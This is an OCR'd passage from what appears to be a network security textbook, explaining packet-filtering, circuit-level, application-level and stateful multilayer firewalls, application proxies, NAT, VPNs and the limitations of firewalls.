
✓ = Traffic allowed based on source and destination IP address, packet type, and port number
✗ = Disallowed Traffic

Figure 12.13 Example of Packet Filtering Firewall

Circuit-Level Gateway Firewall

A circuit-level gateway firewall works at the session layer of the OSI model or transport layer of TCP/IP. It forwards data between networks without verification and blocks incoming packets from the host but allows the traffic to pass through itself. Information passed to remote computers through a circuit-level gateway will appear to have originated from the gateway, as the incoming traffic carries the IP address of the proxy (circuit-level gateway). Such firewalls monitor requests to create sessions and determine if those sessions will be allowed.

A circuit-level gateway gives controlled access to network services and host requests. To determine whether a requested session is valid, it checks the TCP handshake between packets. Circuit proxy firewalls allow or prevent data streams; they do not filter individual packets. They are relatively inexpensive and hide the information about the private network that they protect.



✓ = Traffic allowed based on session rules, such as when a session is initiated by a recognized computer
✗ = Disallowed Traffic

Figure 12.14 Example of Circuit-Level Gateway Firewall

Application-Level Firewall

Application-based proxy firewalls focus on the application layer rather than just the packets. Application-level gateways (proxies) can filter packets at the application layer of the OSI model (or the application layer of TCP/IP). Incoming and outgoing traffic is restricted to services supported by the proxy; all other service requests are denied. The need for an application-level firewall arises from the tremendous amount of voice, video, and collaborative traffic in the data-link layer and network layer, which may be used for unauthorized access to internal and external networks. Application-level gateways configured as web proxies prohibit FTP, gopher, telnet, or other traffic. They examine traffic and filter application-specific commands such as HTTP: post and get.


Traditional firewalls are unable to filter such types of traffic. They can inspect, find, and verify malicious traffic that is missed by stateful inspection firewalls to make decisions as to whether to allow access, and they improve the overall security of the application layer. For example, worms that send malicious code in legitimate protocols cannot be detected by stateful firewalls, as proxy firewalls focus on packet headers in the network layer. However, deep packet inspection firewalls can find such attacks with the help of informative signatures added inside packets.

Some of the features of application-level firewalls are as follows:

- They analyze the application information to make decisions as to whether to permit traffic.
- Being proxy-based, they can permit or deny traffic according to the authenticity of the user or process involved.
- A content-caching proxy optimizes performance by caching frequently accessed information rather than sending new requests to the servers for the same old data.

Application-layer firewalls can function in one of two modes: active or passive.

- **Active application-level firewalls**: They examine all incoming requests, including the actual message that is exchanged, against known vulnerabilities, such as SQL injection, parameter and cookie tampering, and cross-site scripting. The requests that are deemed genuine are allowed to pass through them.
- **Passive application-level firewalls**: They work similarly to IDS in that they also check all incoming requests against known vulnerabilities, but they do not actively reject or deny those requests if a potential attack is discovered.



✓ = **Traffic allowed based on specified applications (such as a browser) or a protocol, such as FTP, or combinations**
✗ = **Disallowed Traffic**

Figure 12.15: Example of Application-Level Firewall


Stateful Multilayer Inspection Firewall

Stateful multilayer inspection firewalls combine the aspects of the three above-mentioned types of firewalls (packet filtering, circuit-level gateways, and application-level firewalls). They filter packets at the network layer of the OSI model (or the internet layer of the TCP/IP model) to determine whether session packets are legitimate, and they evaluate the contents of the packets at the application layer.

Using stateful packet filtering, you can overcome the limitation of packet firewalls, which can only filter the IP address, port, protocol, and so on. This multilayer firewall can perform deep packet inspection.

Features of the Stateful Multilayer Inspection Firewall:

- This type of firewall can remember the packets that passed through it earlier and make decisions about future packets accordingly.
- These firewalls combine the best features of both packet filtering and application-based filtering.
- Cisco PIX firewalls are stateful.
- These firewalls track and log slots or translations.



✓ = **Traffic is filtered at three layers based on a wide range of the specified application, session, and packet filtering rules**
✗ = **Disallowed Traffic**

Figure 12.16: Example of Stateful Multilayer Inspection Firewall

Application Proxy

An application-level proxy works as a proxy server and filters connections for specific services. It filters connections based on the services and protocols when acting as a proxy. For example, an

FTP proxy will only allow FTP traffic to pass through while all other services and protocols will be blocked. It is a type of server that acts as an interface between the user workstation and the Internet. It correlates with the gateway server and separates the enterprise network from the Internet. It receives a request from a user to provide the Internet service and responds to the original request only. A proxy service is an application or program that helps forward user requests (for example, FTP or Telnet) to the actual services. A proxy is also known as an application-level gateway, as it renews the connections and act as a gateway to the services. Proxies run on a firewall host that is either a dual-homed host or some other bastion host for security purposes. Some proxies, namely caching proxies, improve network efficiency. They keep copies of the requested data of the hosts that they proxy. Such proxies can provide the data directly when multiple hosts request the same data. Caching proxies help in reducing the load on network connections, whereas proxy servers provide both security and caching.

A proxy service is available to the user in the internal network and the service in the outside network (Internet), and it is transparent. Instead of direct communication, it talks with the proxy and it handles all the communication between users and Internet services. Transparency is the main advantage of proxy services. To the user, a proxy server presents an illusion that it is dealing directly with the real server, whereas to a real server, the proxy server gives the illusion that it is dealing directly with the user.

Advantages

- Proxy services are useful for logging because they can understand application protocols and effectively allow logging.
- Proxy services reduce the load on network links as they are capable of caching copies of frequently requested data and allow it to be directly loaded from the system instead of the network.
- Proxy systems perform user-level authentication, as they are involved in the connection.
- Proxy systems automatically protect weak or faulty IP implementations as they sit between the client and the Internet and generate new IP packets for the client.

Disadvantages

- Proxy services lag behind non-proxy services until suitable proxy software is available.
- Each service in a proxy may use different servers.
- Proxy services may require changes in the client, applications, and procedures.

Network Address Translation (NAT)

Network address translation (NAT) separates IP addresses into two sets and enables the LAN to use these addresses for internal and external traffic. The NAT helps hide an internal network layout and force connections to go through a choke point. It also works with a router, and similarly to packet filtering, it will also modify the packets that the router sends simultaneously. When the internal machine forwards the packet to the external machine, the NAT modifies the source address of the packet to make it appear as if it is coming from a valid address. When the external machine sends the packet to the internal machine, the NAT modifies the destination address to turn the visible address into the correct internal address. The NAT can also change the source and destination port numbers. It limits the number of public IP addresses that an organization can use. It can act as a firewall filtering technique whereby it allows only those connections that originate in the internal network and blocks the connections that originate in the external network.

NAT systems use different schemes for translation between internal and external addresses:

- Assign one external host address for each internal address and always apply the same translation. This slows down connections and does not provide any savings in address space.
- Dynamically allocate an external host address without modifying the port numbers when the internal host initiates a connection. This restricts the number of internal hosts that can simultaneously access the Internet to the number of available external addresses.
- Create a fixed mapping from internal addresses to externally visible addresses but use a port mapping so that multiple internal machines use the same external address.
- Dynamically allocate an external host address and port pair each time an internal host initiates a connection. This makes the most efficient possible use of the external host addresses.

Advantages

- Network address translation helps to enforce the firewall's control over outbound connections.
- It restricts incoming traffic and allows only packets that are part of a current interaction initiated from the inside.
- It helps hide the internal network's configuration and thus lowers the success rate of attacks on the network or system.

Disadvantages

- The NAT system has to guess how long it should keep a particular translation, which is not always possible.
- The NAT interferes with encryption and authentication systems to ensure the security of the data.
- Dynamic allocation of ports may interfere with packet filtering.

Virtual Private Network

A virtual private network (VPN) is a network that provides secure access to the private network through the Internet. VPNs are used for connecting wide area networks (WAN). They allow computers on one network to connect to computers on another network. They are used for the secure transmission of sensitive information over an untrusted network via encapsulation and encryption. They employ encryption and integrity protection, enabling you to use a public network as a private network. A VPN performs encryption and decryption outside the packet-filtering perimeter to allow the inspection of packets coming from other sites. It establishes a virtual point-to-point connection through the use of dedicated connections. A VPN also encapsulates packets sent over the Internet. It combines the advantages of both public and private networks. VPNs have no relation to firewall technology, but firewalls are convenient for adding VPN features as they help in providing secure remote services. The computing device running the VPN software can only access the VPN.

All VPNs that run over the Internet adopt the following principles:

- Encrypts the traffic
- Checks for integrity protection
- Encapsulates new packets, which are sent across the Internet to some destination that reverses the encapsulation
- Checks the integrity
- Decrypts the traffic eventually

Advantages

- A VPN hides all the traffic that flows over it, ensures encryption, and protects data from snooping.
- It provides remote access for protocols while avoiding attackers from the Internet at large.

Disadvantages


- As the VPN runs on a public network, the user will be vulnerable to an attack on the destination network.

Firewall Limitations

Although firewalls are essential to your security strategy, they have the following limitations:

- Firewalls can restrict users from accessing valuable services such as FTP, Telnet, NIS, etc., and they sometimes restrict Internet access as well.
- The firewall cannot prevent internal attacks (backdoor) in a network, e.g., a disgruntled employee who cooperates with the external attacker.
- The firewall focuses its security at a single point, which makes other systems within the network prone to security attacks.
- A bottleneck could occur if all the connections pass through the firewall.
- The firewall cannot protect the network from social engineering and data-driven attacks whereby the attacker sends malicious links and emails to employees inside the network.
- If external devices such as laptops, mobile phones, portable hard drives, etc., are already infected and connected to the network, then a firewall cannot protect the network from these devices.

- The firewall is unable to adequately protect the network from all types of zero-day viruses that try to bypass it.
- A firewall cannot do anything if the network design and configuration is faulty.
- A firewall is not an alternative to antivirus or antimalware tools.
